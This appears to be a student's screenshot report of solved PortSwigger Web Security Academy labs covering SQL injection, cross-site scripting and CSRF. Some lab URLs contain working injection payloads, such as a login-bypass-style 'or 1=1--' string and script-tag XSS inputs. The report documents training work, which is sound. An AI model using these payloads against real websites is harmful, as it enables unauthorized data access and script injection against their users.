2025

PortSwigger Labs


TASK TWELVE

VIKAS S MENON

Contents

SQL injection

1. SQL injection vulnerability in WHERE clause allowing retrieval of hidden data



https://0a6c00030395bb6280b267c1006a006f.web-security-academy.net/filter?category=Lifestyle%27%20or%201=1--

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home


WE LIKE TO SHOP

Lifestyle' or 1=1--

Refine your search:

All | Accessories | Clothing, shoes and accessories | Lifestyle | Tech gifts

2. SQL injection vulnerability allowing login bypass



https://0a24004604ab6c19812a4d9700a2009d.web-security-academy.net/my-account?id=administrator

SQL injection vulnerability allowing login bypass

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | My account | Log out


My Account

Your username is: administrator

Email

Update email

3. SQL injection UNION attack, determining the number of columns returned by the query


https://0aa600d403fb27f280d81c4500d600a7.web-security-academy.net/filter?category=Toys+%26+Games

SQL injection UNION attack, determining the number of columns returned by the query

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | My account


Toys & Games

Refine your search:

All | Accessories | Clothing, shoes and accessories | Corporate gifts | Tech gifts | Toys & Games

Poo Head - It's not just an insult anymore.	$2.52	View details
Inflatable Dartboard	$78.32	View details
Paintball Gun - Thunder Striker	$52.01	View details
What Do You Meme?	$34.58	View details

4. SQL injection UNION attack, finding a column containing text


https://0a7000c60473d6de815c481b000700a7.web-security-academy.net/filter?category=Pets

SQL injection UNION attack, finding a column containing text

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | My account


Pets

Refine your search:

All | Clothing, shoes and accessories | Gifts | Lifestyle | Pets | Tech gifts

Fur Babies	$13.66	View details
Babbage Web Spray	$7.86	View details
More Than Just Birdsong	$64.80	View details
Pet Experience Days	$96.98	View details

5. SQL injection UNION attack, retrieving data from other tables



https://0ac800fb03932249814362c700a6002e.web-security-academy.net/my-account?id=administrator

SQL injection UNION attack, retrieving data from other tables

LAB Solved


Congratulations, you solved the lab!

My Account

Your username is: administrator

Cross-site scripting

1. Reflected XSS into HTML context with nothing encoded



https://0adb00c503854d068094356f00b300aa.web-security-academy.net/?search=<script>alert%28%29<%2Fscript>

Reflected XSS into HTML context with nothing encoded

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

Home


0 search results for ''

Search the blog...

Search

< Back to Blog

2. Stored XSS into HTML context with nothing encoded



https://0af2008603216cef84a77dc4003200fb.web-security-academy.net/post?postId=2

Stored XSS into HTML context with nothing encoded

Back to lab description

LAB Solved

Congratulations, you solved the lab!


Share your skills! Continue learning

Home

Perseverance

Jack Support | 11 February 2025

3. DOM XSS in document.write sink using source location.search


Lab: DOM XSS in docume × DOM XSS in document.w ×

https://0aa000ac03963e7e82507f3a00c70035.web-security-academy.net/?search="><script>alert%281%29<%2Fscript>%2F%2F

DOM XSS in document.write sink using source location.search

Back to lab description »

LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning »

Home


0 search results for '"><script>alert(1)</script>//'

Search the blog... Search

//">

< Back to Blog

4. DOM XSS in innerHTML sink using source location.search


DOM XSS in innerHTML sink using source location.search

Back to lab description »

LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning »

Home


0 search results for ''

Search the blog... Search

< Back to Blog

Cross-site request forgery (CSRF)

1. CSRF vulnerability with no defenses



https://exploit-0ab800d303d1504b800b6be501af0064.exploit-server.net

CSRF vulnerability with no defenses

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0ab800d303d1504b800b6be501af0064.exploit-server.net/exploit


HTTPS ☑

File: /exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

2. CSRF where token validation depends on request method



Lab: CSRF where token | CSRF where token valida | Exploit Server: CSRF whe

https://exploit-0abc008003ca10ac805a024b018600a2.exploit-server.net

CSRF where token validation depends on request method

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0abc008003ca10ac805a024b018600a2.exploit-server.net/exploit

